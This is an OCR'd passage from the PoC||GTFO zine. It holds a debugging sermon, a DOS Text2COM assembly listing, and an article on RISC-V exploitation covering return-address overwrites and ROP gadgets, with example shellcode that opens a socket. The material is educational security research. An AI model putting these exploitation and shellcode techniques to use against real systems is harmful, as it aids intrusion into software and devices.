
But while it's true that you learn more by building your own birdfeeder, that's not the purpose of this sermon. Today I'd like to tell you about some alternator trouble. Somehow, someway, by some mechanism unknown to gods and men, this car seemed to be killing every perfectly good alternator that was placed inside of it, and no mechanic could figure out why.

It went like this: I'd be off having adventures, then drop into town to pick up my wheels. Having been away for so long, the battery would be dead. "No big deal," I'd say and jump-start the engine. After the engine caught, I'd remove the cables, and soon enough the battery would be dead again, the engine with it. So I'd switch to driving my Ford[5] and send my car to the shop.

[4]The fastest way to clear up such a misunderstanding, when confronted by a local, is to ask to borrow some tools.

[5]In auto-shop class we learned that FORD stands for "Found On Road Dead," "Fix Or Repair Daily," or "Job Security." Coach Crigger never mentioned what Mercedes stood for, but I expect it depends upon your credit, current lease terms, and willingness to take a balloon payment!


OILER
FELT WICK
OIL DRAIN
BEARING
ARMATURE TERMINAL
COMM END HEAD
GROUNDED BRUSH
COMMUTATOR
ARMATURE
FIELD TERMINAL
FIELD COIL
POLE PIECE
OILER
DRIVE END HEAD
BALL BEARING
PULLEY



The mechanics at the shop would test the alternator, and it'd look good. They'd test the battery, and it'd look good. Then they'd start the car, and the alternator's voltage would be low, so they'd replace it out of caution. No one knew the root cause, but the part's under warranty, and the labor is cheap, so who cares?

What actually happened is this: The alternator doesn't engage until the engine revs beyond natural idling or starting. The designers must have done this to reduce the load on the starter motor, but it has the annoying side effect of letting the battery run to nothing after a jump start. The only indication to the driver is that the lights are a little dim until the gas is first pressed.

I learned this by accident after installing a voltmeter. Setting aside for the moment how absurd it is that a car ships without one, let's consider how the mechanics were fooled. In software terms, we'd say that they were confronted with a poorly reproducible test case; they were bug-hunting from anecdotes, from hand-picked artisanal data. This always ends in disaster, whether it's a frustrated software maintainer or a mechanic who becomes an unknowing accomplice to four counts of warranty fraud.

So what mistakes did I make? First, I outsourced my understanding to a shop rather than fixing my own birdfeeder. The mechanic at the shop would see my car once every six months, and he'd forget the little things. He never noticed that the lights were slightly dimmer before revving the engine, because he never started the car at night. To really understand something, you ought to have a deep familiarity with it; a passing view is bound to give you a quick little fix, or an exploit that doesn't always achieve continuation on its target.

Further, he never noticed that the battery only died after a jumpstart, but never in normal use, because all of the cars that he sees have already exhibited one problem or another and most of them were daily drivers. Whenever you are hunting a rare bug, consider the pre-existing conditions that brought that crash to your attention.[6]

Getting back to the bastard who designed a car with a single idiot light and no voltmeter, the single handiest tool to avoid these unnecessary repairs would have been to reproduce the problem when the car wasn't failing. Rather than spending months between the car failing to start, a voltmeter would have shown me that the voltage was low *only before the engine was first revved up*! In the same way, we should use every debugging tool at our disposal to make a problem reproducible in the shortest time possible, even if that visibility doesn't end in the problem that was first reported.

Paying attention to the voltage during a few drives would have revealed the real problem, even when the battery is sufficiently charged that the engine doesn't die. For this reason, we should be looking for the root cause of *EVERYTHING*, never settling for the visible effects.


We who play with computers have debugging tools that the best mechanics can only dream of. We have checkpoint-restart debuggers which can take a snapshot just before a failure, then repeatedly execute a crash until the cause is known. We have `strace` and `dtrace` and `ftrace`, we have disassemblers and decompilers, we have `tcpdump` and `tcpreplay`, we have more hooks than Muad'Dib's Fedaykin! We can deluge the machine with a thousand core dumps, then merge them into a single test case that reproduces a crash with crystal clarity; or, if we prefer, a proof of concept that escapes from the deepest sandbox to the outer limits!

Yet the humble alternator still has important lessons to teach us.


[6]Some of you may recall the story of World War II statisticians who were called in to decide where to add armor based on surveys of damage to returned Allied bombers. The right answer was to armor not where there were the most bullet holes, but where there were none. Planes hit in those areas didn't make it home to be surveyed.

15:04 Text2COM

Silver Jubilee Edition, specially re-mastered for PoC||GTFO
by Saumil Shah (@therealsaumil),
with special help from Mr. Udayan Shah



```
START:
    MOV     SI,FILE     ; Start of Text File
    PUSH    CS
    POP     DS          ; Set Data Segment = Code Segment

CLEAR:
    MOV     AH,06       ; Scroll Up Window
    XOR     AL,AL       ; 0 = Clear Screen
    MOV     BH,07       ; White over Black
    XOR     CX,CX       ; Start at 0,0
    MOV     DH,18       ; row 22
    MOV     DL,4F       ; column 79
    INT     10          ; Video Services

    MOV     AH,02       ; Set Cursor Position
    XOR     DX,DX       ; 0,0
    XOR     BH,BH       ; Page number 0
    INT     10          ; Video Services

WRITECHAR:
    LODSB               ; AL = [DS:SI]
    MOV     DL,AL       ; DL = character to write
    NOT     AL          ; 1's Complement
    XOR     AL,E5       ; E5 = 1's C (EOF)
    JZ      END         ; If EOF character, jump to END
    MOV     AH,02       ; Write Character
    INT     21          ; DOS Services

    MOV     AH,03       ; Get Cursor Position
    XOR     BH,BH       ; Page 0
    INT     10          ; Video Services. DH,DL = Row,Col

    CMP     DH,16       ; Is row 22?
    JLE     WRITECHAR   ; Jump if < 22 to WRITECHAR

    MOV     AH,09       ; Write $-Terminated String
    MOV     DX,PAGER    ; Address of Pager String
    INT     21          ; DOS Services

    MOV     AH,08       ; Read Single Character
    INT     21          ; DOS Services
    JMP     CLEAR       ; Jump to CLEAR

END:
    INT     20

PAGER:
    DB      '[Text2COM by Saumil Shah (c)1992] '
    DB      'Press Any Key... $'

FILE:
    ; Text content goes here.
```



Text2COM generates self-displaying `README.COM` files by prefixing a short sequence of DOS Assembly instructions before a text file. The resultant file is an MS-DOS `.COM` program which can be executed directly from the command prompt.

The Text2COM code displays the contents of the appended file page by page.


Text2COM's executable code is created by MS-DOS's `DEBUG` program.

Then take any text file and concatenate it with `README.BIN` and store the resultant file as `README.COM`:

```
C:\>copy README.BIN+TEXT2COM.TXT README.COM
```

You now have a self-displaying `README.COM` file!

```
C:\>debug
-n README.BIN
-e 100 BE 78 01 0E 1F B4 06 30 C0 B7 07 31 C9 B6 18 B2
-e 110 4F CD 10 B4 02 31 D2 30 FF CD 10 AC 88 C2 F6 D0
-e 120 34 E5 74 1C B4 02 CD 21 B4 03 30 FF CD 10 80 FE
-e 130 16 7E E8 B4 09 BA 42 01 CD 21 B4 08 CD 21 EB C5
-e 140 CD 20 5B 54 65 78 74 32 43 4F 4D 20 62 79 20 53
-e 150 61 75 6D 69 6C 20 53 68 61 68 20 28 63 29 20 31
-e 160 39 39 32 5D 20 50 72 65 73 73 20 41 6E 79 20 4B
-e 170 65 79 2E 2E 2E 20 24 0A
-rcx
CX 0000
:78
-w
Writing 00078 bytes
-q
```



15:05 RISC-V Shellcode


by Don A. Bailey

RISC-V is a new and exciting open source architecture developed by the RISC-V Foundation. The Foundation has released the Instruction Set Architecture open to the public, and a Privilege Architecture Model that defines how general purpose operating systems can be implemented. Even more exciting than a modern open source processing architecture is the fact that implementations of the RISC-V are available that are fully open source, such as the Berkeley Rocket Chip[7] and the PULPino.[8]

To facilitate silicon development, a new language developed at Berkeley, Chisel,[9] was developed. Chisel is an open-source hardware language built from Scala, and synthesizes Verilog. This allows fast, efficient, effective development of hardware solutions in far less time. Much of the Rocket Chip implementation was written in Chisel.

Furthermore, and perhaps most exciting of all, the RISC-V architecture is 128-bit processor ready. Its ISA already defines methodologies for implementing a 128-bit core. While there are some aspects of the design that still require definition, enough of the 128-bit architecture has been specified that Fabrice Bellard has successfully implemented a demo emulator.[10] The code he has written as a demo of the emulator is, perhaps, the first 128-bit code ever executed.

VIC® 20 OWNERS



Fulfill the expansion needs of your computer with the

RAM-SLOT MACHINE

This versatile memory and slot expansion peripheral for the Commodore Vic-20 Computer consists of a plug-in cartridge with up to 24KBytes of low power CMOS RAM and 3 additional expansion slots for ROM, RAM and I/O. The cartridge also includes a reset button (eliminates using the power-on switch) and an auto start ROM selection switch.

#RSM-8K, 8K RAM + 3 slots..... $ 84.50
#RSM-16K, 16K RAM + 3 slots .... $ 99.50
#RSM-24K, 24K RAM + 3 slots $119.50

We accept checks, money order, Visa/Mastercard. Add $2.50 for shipping, an additional $2.50 for COD. Michigan residents add 4% sales tax. Personal checks—allow 10 days to clear. ® Trademark of Commodore.

K2 ELECTRONICS DESIGN CORPORATION
3990 Varsity Drive • Ann Arbor, MI 48104 • (313) 973-6266

Binary Exploitation

To compromise a RISC-V application or kernel in the traditional memory corruption manner, one must understand both the ISA and the calling convention for the architecture. In RISC-V, the term XLEN is used to denote the native integer size of the base architecture, e.g. XLEN=32 in RV32G. Each register in the processor is of XLEN length, meaning that when a register is defined in the specification, its format will persist throughout any definition of the RISC-V architecture, except for the length, which will always equate to the native integer length.

General Registers

In general, RISC-V has 32 general (or `x`) registers: `x0` through `x31`.[11] These registers are all of length XLEN, where bit zero is the least-significant-bit and the most-significant-bit is XLEN-1. These registers have no specific meaning without the definition of the Application Binary Interface (ABI).

The ABI defines the following naming conventions to contextualize the general registers, shown in Figure 2.[12]

[7] `git clone https://github.com/freechipsproject/rocket-chip`
[8] `http://www.pulp-platform.org/`
[9] `https://chisel.eecs.berkeley.edu/`
[10] `https://bellard.org/riscvemu/`
[11] RISC-V ISA Specification v2.1, Page 10, Figure 2.1.
[12] RISC-V ISA Specification v2.1, Page 109, Table 20.2

Register	ABI Name	Description	Saver
x0	zero	Hard-wired to zero	–
x1	ra	Return address	Caller
x2	sp	Stack pointer	Callee
x3	gp	Global pointer	–
x4	tp	Thread pointer	–
x5-7	t0-2	Temporaries	Caller
x8	s0/fp	Saved register/frame pointer	Callee
x9	s1	Saved register	Callee
x10-11	a0-1	Function arguments/return values	Caller
x12-17	a2-7	Function arguments	Caller
x18-27	s2-11	Saved registers	Callee
x28-31	t3-6	Temporaries	Caller

Figure 2. Naming conventions for general registers according to the current ABI.

Floating-Point Registers

RISC-V also has 32 floating point registers `fp0` through `fp31`, shown in Figure 3. The bit size of these registers is not XLEN, but FLEN. FLEN refers to the native floating point size, which is defined by which floating point extensions are supported by the implementation. If the 'F' extension is supported, only 32-bit floating point is implemented, making FLEN=32.[13] If the 'D' extension is supported, 64-bit floating point numbers are supported, making FLEN=64.[14] If the 'Q' extension is supported, quad-word floating point numbers are supported, and FLEN extends to 128.[15]

Calling Convention

Like any Instruction Set Architecture (ISA), RISC-V has a standard calling convention. But, because of the RISC-V's definition across multiple architectural subclasses, there are actually three standardized calling conventions: `RVG`, Soft Floating Point, and `RV32E`.

Naming Conventions RISC-V's architecture is somewhat reminiscent of the Plan 9 architecture naming style, where each architecture is assigned a specific alphanumeric `A` through `Z` or `0` through `9`. RISC-V supports 24 architectural extensions, one for each letter of the English alphabet. The two exceptions are `G` and `X`. The `G` extension is actually a mnemonic that represents the RISC-V architecture extension set `IMAFD`, where `I` represents the base integer instruction set, `M` represents multiply/divide, `A` represents atomic instructions, `F` represents single-precision floating point, and `D` represents double-precision floating point. Thus, when one refers to `RVG`, they are indicating the RISC-V (RV) set of architecture extensions `G`, actually referring to the combination `IMAFD`.[16]

This colloquialism also implies that there is no specific architectural bit-space being singled out: all three of the 32-bit, 64-bit, and 128-bit architectures are being referenced. This is common in description of the architectural standard, software relevant to all architectures (a kernel port), or discussion about the ISA. It is more common, in development, to see the architecture described with the bit-space included in the name, e.g. RV32G, RV64G, or RV128G.

It is also worth noting here that it is defined in the specification and core register set that an implementation of RISC-V can support all three bit-spaces in a single processor, and that the state of the processor can be switched at run-time by setting the appropriate bit in the Machine ISA Register misa.[17]

Thus, in this context, the `RVG` calling convention denotes the model for linking one function to another function in any of the three RISC-V bit-spaces.

[13]RISC-V ISA Specification v2.1, Section 7.1, Page 39
[14]RISC-V ISA Specification v2.1, Section 8.1
[15]RISC-V ISA Specification v2.1, Chapter 12, Paragraph 1
[16]RISC-V Privileged Architecture Manual v1.9.1, Section 3.1.1, Page 18
[17]Ibid.
[18]RISC-V ISA Specification v2.1, Page 6, Paragraph 1

Register	ABI Name	Description	Saver
f0-7	ft0-7	FP temporaries	Caller
f8-9	fs0-1	FP saved registers	Callee
f10-11	fa0-1	FP arguments/return values	Caller
f12-17	fa2-7	FP arguments	Caller
f18-27	fs2-11	FP saved registers	Callee
f28-31	ft8-11	FP temporaries	Caller

Figure 3. Floating point register naming convention according to the current ABI.

RVG RISC-V is little-endian by definition and big or bi-endian systems are considered non-standard.[18] Thus, it should be presumed that all RISC-V implementations are little-endian unless specifically stated otherwise.

To call any given function there are two instructions: Jump and Link and Jump and Link Register. These instructions take a target address and branch to it unconditionally, saving the return address in a specific register. To call a function whose address is within 1MB of the caller's address, the `jal` instruction can be used:

```
1 20400060:   661000ef   jal 20400ec0 <printk>
```

To call a function whose address is either generated dynamically, or is outside of the 1MB target range, the `jalr` instruction must be used:

```
1 204001ac:   0087a783   lw    a5,8(a5)
  204001b0:   000780e7   jalr  a5
```

In both of the above examples, bits 7 through 11 of the encoded opcode equate to `0b00001`. These bits indicate the destination register where the return address is stored. In this case, 1 is equivalent to register `x1`, also known as the return address register: `ra`. In this fashion, the callee can simply perform their specific functionality and return by using the contents of the register `ra`.

Returning from a function is even simpler. In the RISC-V ABI, we learned earlier that the return address is presumed to be stored in `ra`, or, general register `x1`. To return control to the address stored in `ra`, we simply use the Jump and Link Register instruction, with one slight caveat. When returning from a function, the return address can be discarded. So, the encoded destination register for `jalr` is `x0`. We learned earlier that `x0` is hardwired to the value zero. This means that despite the return address being written to `x0`, the register will always read as the value zero, effectively discarding the return address.

THE STATE

BUILDING, SAFE DEPOSIT AND LOAN

ASSOCIATION,

OF INDIANA.

INCORPORATED UNDER THE LAWS OF THE STATE OF INDIANA.

Authorized Capital, $500,000,


In Two Thousand Five Hundred Shares, of Two Hundred Dollars each. Monthly Payments, One Dollar and a Half per Share.

J. S. THOMPSON, President. H. S. SEMANS, Vice-President.

SAMUEL SAWYER, Secretary.

☞INDIANAPOLIS NATIONAL BANK, Depository.

PETER IVEORY,



MOVER OF SAFES AND HEAVY MACHINERY

Hauling and Setting Monuments, etc. HEAVY TRANSFER. Orders by Telephone promptly attended to.

Office, 105 North Deleware Street, Residence, 110 Dorman Street,

INDIANAPOLIS, IND.

Thus, a return instruction is colloquially:

```
204002a8:   00008067   ret
```

Which actually equates to the instruction:

```
1 204002a8:   00008067   jalr ra, zero
```

Local stack space can be allocated in a similar fashion to any modern processing environment. RISC-V's stack grows downward from higher addresses, as is common convention. Thus, to allocate space for automatics, a function simply decrements the stack pointer by whatever stack size is required.

```
1  20402188 <arch_main>:
   20402188:   fe010113   addi sp,sp,-32
3  2040218c:   80000537   lui  a0,0x80000
   20402190:   80000637   lui  a2,0x80000
5  20402194:   00112e23   sw   ra,28(sp)

7  20402220:   01c12083   lw   ra,28(sp)
   20402224:   02010113   addi sp,sp,32
9  20402228:   00008067   ret
```

In the above example, a standard `addi` instruction (highlighted in red) is used to both create and destroy a stack frame of 32 bytes. Four of these bytes are used to store the value of `ra`. This implies that this function, `arch_main`, will make calls to other functions and will require the use of `ra`. The lines highlighted in green depict the saving and retrieval of the return address value.

This fairly standard calling convention implies that binary exploitation can be achieved, but has several caveats. Like most architectures, the return address can be overwritten in stack memory, meaning that standard stack buffer overflows can result in the control of execution. However, the return address is only stored in the stack for functions that make calls to other functions.

Leaf functions, functions that make no calls to other functions, do not store their return address on the stack. These functions, similar to other RISC architectures, must be attacked by

- Overwriting the previous function's stack frame or stored return address
- Overwriting the return address value in register ra
- Manipulating application flow by attacking a function-specific feature such as a function pointer

Soft-Float Calling Convention With regard to the threat of exploitation, the RISC-V soft-float calling convention has little effect on an attacker strategy. The `jal`/`jalr` and stack conventions from `RVG` persist. The only difference is that the floating point arguments are passed in argument registers according to their size. But, this typically has little effect on general exploitation theory and will only be abused in the event that there is an application-specific issue.

It is notable, however, that implementations with hard-float extensions may be vulnerable to memory corruption attacks. While hard-float implementations use the same `RVG` calling conventions as defined above, they use floating point registers that are used to save and restore state within the floating point ecosystem. This may provide an attacker an opportunity to affect an application in an unexpected manner if they are able to manipulate saved registers (either in the register file or on the stack).

While this is application specific and does not apply to general exploitation theory, it is interesting in that the RISC-V ABI does implement saved and temporary registers specifically for floating point functionality.

RV32E Calling Convention It's important to note the RV32E calling convention, which is slightly different from `RVG`. The `E` extension in RISC-V denotes changes in the architecture that are beneficial for 32-bit Embedded systems. One could liken this model to ARM's Cortex-M as a variant of the Cortex-A/R, except that `RVG` and `RV32E` are more tightly bound.

`RV32E` only uses 16 general registers rather than 32, and never has a hard-floating point extension. As a result, exploit developers can expect the call and local stack to vary. This is because, with the reduced number of general registers, there are less argument registers, save registers, and temporaries.

- 6 argument registers, `x10` to `x15`.
- 2 save registers, `x8` and `x9`.
- 3 temporary registers, `x5` to `x7`.

As is described earlier in this document, the general `RVG` model is

- 8 argument registers.
- 12 save registers.
- 7 temporary registers.

Functions defined with numbers of arguments exceeding the argument register count will pass excess arguments via the stack. In RV32E this will obviously occur two arguments sooner, requiring an adjustment to stack or frame corruption attacks. Save and temporary registers saved to stack frames may also require adjustments. This is especially true when targeting kernels.

The 'C' Extension Effect

The RISC-V `C` (compression) extension can be considered similar to the Thumb variant of the ARM ISA. Compression reduces instructions from 32 to 16 bits in size. For exploits where shellcode is used, or Return Oriented Programming (ROP) is required, the availability (or lack) of `C` will have a significant effect on the effects of an implant.

An interesting side effect of the `C` extension is that not all instructions are compressed. In fact, in the Harvest OS kernel (a Lab Mouse Security proprietary operating system), the compression extension currently only results in approximately 60% of instructions compressed to 16 bits.

Because the processor must evaluate the type of an instruction at every fetch (compressed or not) when compression is available, there is a CISC-like effect for exploitation. Valid compressed instructions may be encoded in the lower 16 bits of an existing 32-bit instruction. This means that someone, for example, implementing a ROP attack against a target may be able to find useful 16 bit opcodes embedded in intentional 32-bit opcodes. This is similar to a paper I wrote in 2002 that demonstrated that ROP on CISC architectures (then called return-to-text) could abuse long multi-byte opcodes to target useful bytes that represented beneficial opcodes not intended to be used by the compiler.[19]

```
20400032 <lock_unlock>:
20400032: 0a05202f amoswap.w.rl zero,zero,(a0)
20400036: 4505     li       a0,1
20400038: 8082
```

Since the `C` extension is not a part of the `RVG IMAFD` extension set, it is currently unknown whether `C` will become a commonly implemented extension. Until RISC-V is more predominant and a key player arises in chip manufacturing, exploit developers should either target their payloads for specific machines, or should focus on the uncompressed instruction set.

Observations

Exploitation really isn't so different from other RISC targets, such as ARM. Just like ARM, the compression extension isn't necessary for ROP, but it can be handy for unintentionally encoded gadgets. While mitigations like `-fstack-protection[-all]` are supported, they require `__stack_chk_{guard-,fail}`, which might be lacking on your target platform. For Linux targets, be sure to enable `PIE, now, relro` for ASLR and GOT hardening.

Building Shellcode

Building shellcode for any given architecture generally only requires understanding how to satisfy the following abstractions:

- Allocating memory.
- Locating static data.
- Calling routines.
- Returning from routines.

Allocating Memory

Allocating memory in RISC-V environments is similar to almost any other processing environment for conventional operating systems. Since there is a stack pointer register (`sp`/`x2`), the programmer can simply take a chance and allocate memory via the stack. This presumes that there is enough available memory in the system, and that a fault won't occur. If the exploitation target is a userland application in a typical operating system, this is always a reasonable gamble as even if allocating stack would fault, the underlying OS will generally allocate another page for the userland application. So, since the stack grows down, the programmer only needs to decrement the `sp` (round up to a multiple of 4 bytes) to create more space using system stack.

[19] Sendmail Prescan Exploitation and CISCO Encodings (127 Research & Development, 2002)

Some environments may allocate thread-specific storage, accessible through a structure stored in the thread pointer (`tp`/`x4`). In this case, simply dereference the structure pointed to by `x4`, and find the pointer that references thread-local storage (TLS). It's best to store the pointer to TLS in a temporary register (or even `sp`), to make it easier to abuse.

As with most programming environments, dynamic memory is typically also available, but must be acquired through normal calling conventions. The underlying mechanism is usually `malloc`, `mmap`, or an analog of these functions.

Locating Static Data

Data stored within shellcode must be referenced as an offset to the shellcode payload. This is another normal shellcode construct. Again, RISC-V is similar to any other processing environment in this context. The easiest way to identify the address of data in a payload is to find the address in memory of the payload, or to write assembly code that references data at position independent offsets. The latter is my preferred method of writing shellcode, as it makes the most engineering sense. But, if you prefer to build address offsets within executable images, the usual shellcode self-calling convention works fine:

```
0000000000000000 <lol>:
  0:   0100006f    j       10 <bounce>
0000000000000004 <lol2>:
  4:   00000513    li      a0,0
  8:   0000a583    lw      a1,0(ra)
  c:   00000073    ecall
0000000000000010 <bounce>:
 10:   ff5ff0ef    jal     ra,4 <lol2>
0000000000000014 <data>:
 14:   0304        addi    s1,sp,384
 16:   0102        slli    sp,sp,0x0
```

As you can see in the above code example, the first instruction performs a jump to the last instruction prior to static data. The last instruction is a jump-and-link instruction, which places the return address in `ra`. The return address, being the next instruction after jump-and-link, is the exact address in memory of the static data. This means that we can now reference chunks of that data as an offset of the `ra` register, as seen in the load-word instruction above at address `0x08`, which loads the value `0x01020304` into register a1.

It's notable, at this point, to make a comment about shellcode development in general. Artists generally write raw assembly code to build payloads, because it's more elegant and it results in a much more efficient application. This is my personal preference, because it's a demonstration of one's connection to the code, itself. However, it's largely unnecessary. In modern environments, many targets are 64-bit and contain enough RAM to inject large payloads containing encrypted blobs. As a result, one can even write position independent code (PIC) applications in C (and even C++, if one dares). The resultant binary image can be injected as its own complete payload, and it runs perfectly well.

But, for constrained targets with little usable scratch memory, primary loaders, or adversaries with an artistic temperament, assembly will always be the favorite tool of trade.

Calling Routines

Earlier in this document, I described the general RISC-V calling convention. Arguments are placed in the `aN` registers, with the first argument at a0, second at a1, and so-forth. Branching to another routine can be done with the jump-and-link (`jal`) instruction, or with the jump-and-link register (`jalr`) instruction. The latter instruction has the absolute address of the target routine stored in the register encoded into the instruction, which is a normal RISC convention. This will be the case for any application routine called by your shellcode.

The Linux syscall convention, in the context of RISC-V, is likely similar to other general purpose operating systems running on RISC-V processors. The Linux model deviates from the generic calling convention by using the `ecall` instruction. This instruction, when executed from userland, initiates a trap into a higher level of privilege. This trap is processed as, of course, a system call, which allows the kernel running at the higher layer of privilege to process the request appropriately.


System call numbers are encoded into register `a7`. Other arguments are encoded in the standard fashion, in registers `a0` through `a6`. System calls exceeding seven arguments are stored on the stack prior to the call. This convention is also true of general routine calls whose argument totals exceed available argument registers.

Returning from Routines

Passing arguments back from a routine is simple, and is, again, similar to any other conventional processing environment. Arguments are passed back in the argument register `a0`. Or, in the argument pair `a0` and `a1`, depending on the context.

This is also true of system calls triggered by the `ecall` instruction. Values passed back from a higher layer of privilege will be encoded into the `a0` register (or `a0` and `a1`). The caller should retrieve values from this register (or pair) and treat the value properly, depending on the routine's context.

One notable feature of RISC-V is its compare-and-branch methodology. Branching can be accomplished by encoding a comparison of registers, like other RISC architectures. However, in RISC-V, two specific registers can be compared along with a target in the event that the comparison is equivalent. This allows very streamlined evaluation of values. For example, when the standard system call `mmap` returns a value to its caller, the caller can check for `mmap` failure by comparing `a0` to the `zero` register and using the branch-less-than instruction. Thus, the programmer doesn't actually need multiple instructions to effect the correct comparison and branch code block; a single instruction is all that is required.



Amusement
Entertainment
Instruction

MONEY MADE EASILY.
REQUIRES BUT SMALL INVESTMENT.

STEREOPTICONS

Accessory Apparatus, Lantern Slides.

Write for Catalogue. Mention McClure's.

McINTOSH BATTERY & OPTICAL CO., Chicago.

Putting it Together

The following example performs all actions described in previous sections. It allocates 80 bytes of memory on the stack, room for ten 64-bit words. It then uses the aforementioned bounce method to acquire the address of the static data stored in the payload. The system call for socket is then called by loading the arguments appropriately.

After the system call is issued, the return value is evaluated. If the socket call failed, and a negative value was returned, the `_open_a_socket` function is looped over.

If the socket call does succeed, which it likely will, the application will crash itself by calling a (presumably) non-existent function at virtual address `0x00000000`.

As an example, the byte stored in static memory is loaded as part of the system call, only to demonstrate the ability to load code at specific offsets.

```
0000000000000000 <lol>:
   0:   fb010113    addi   sp,sp,-80
   4:   00113023    sd     ra,0(sp)
   8:   00813423    sd     s0,8(sp)
   c:   0200006f    j      2c <bounce>
0000000000000010 <_open_a_socket>:
  10:   00200513    li     a0,2
  14:   00100593    li     a1,1
  18:   00600613    li     a2,6
  1c:   00008883    lb     a7,0(ra)
  20:   00000073    ecall
0000000000000024 <_crash_or_loop>:
  24:   fe0546e3    bltz   a0,10 <_open_a_socket>
0000000000000028 <_crash>:
  28:   00000067    jr     zero
000000000000002c <bounce>:
  2c:   fe5ff0ef    jal    ra,10 <_open_a_socket>
0000000000000030 <data>:
  30:   00c6        slli   ra,ra,0x11
```

– – – – – – – – – – –

Big shout out to `#plan9` for still existing after 17 years, TheNewSh for always rocking the mic, Travis Goodspeed for leading the modern zine revolution, RMinnich for being an excellent resource over the past decade, RPike for being an excellent role model, and my baby Pierce, for being my inspiration.

Source code and shellcode for this article are available attached to this PDF and through Github.[20]


[20] `git clone https://github.com/donbmouse/riscv-security || unzip pocorgtfo15.pdf riscv-security.zip`

Dearest neighbors,

In 19th century America, there were these books made just for the frontiersman who couldn't carry a library. The idea was that if you were setting out to homestead in the wild blue yonder, one properly assembled book could teach you everything you needed to know that wasn't told in the family bible. How to make ink from the green husks around walnuts, how to grow food from wild seeds, and how to build a shelter from scruffy little trees when there's not yet time to fell hardwood. You might even learn to make medicines, though I'd caution against any recipes involving nightshade or mercury.

Now that the 21st century and its newfangled ways are upon, the fine folks at No Starch Press have seen fit to print the collected works of PoC||GTFO, our first nine releases in one classy tome, bound in the finest faux leather on nearly eight hundred pages of thin paper with a ribbon to keep your place while studying. You will see practical examples of how to write exploits for ancient and modern architectures, how to patch emulators to prototype hardware backdoors that would be beyond a hobbyist's budget, and how to break bad cryptography. You will learn more about file formats than you every believed possible, and a little about how to photograph microchips and circuit boards for reverse engineering.

This fine collection was carefully indexed and cross-referenced, with twenty-four full color pages of Ange Albertini's file format illustrations to help understand our polyglots. It's available for just $30 plus shipping, with the option of a free pickup at Defcon.



https://nostarch.com/gtfo

Your neighbor,

Pastor Manul Laphroaig

15:06 Gumball

by 4am and Peter Ferrie (qkumba, san inc)

Name Gumball

Genre arcade

Year 1983

Credits by Robert Cook, concept by Doug Carlston

Publisher Broderbund Software


Platform Apple][+ or later (48K)

Media single-sided 5.25-inch floppy

OS custom

Other versions

- Mr. Krac-Man & The Disk Jockey
- several uncredited cracks



In Which Various Automated Tools Fail In Interesting Ways

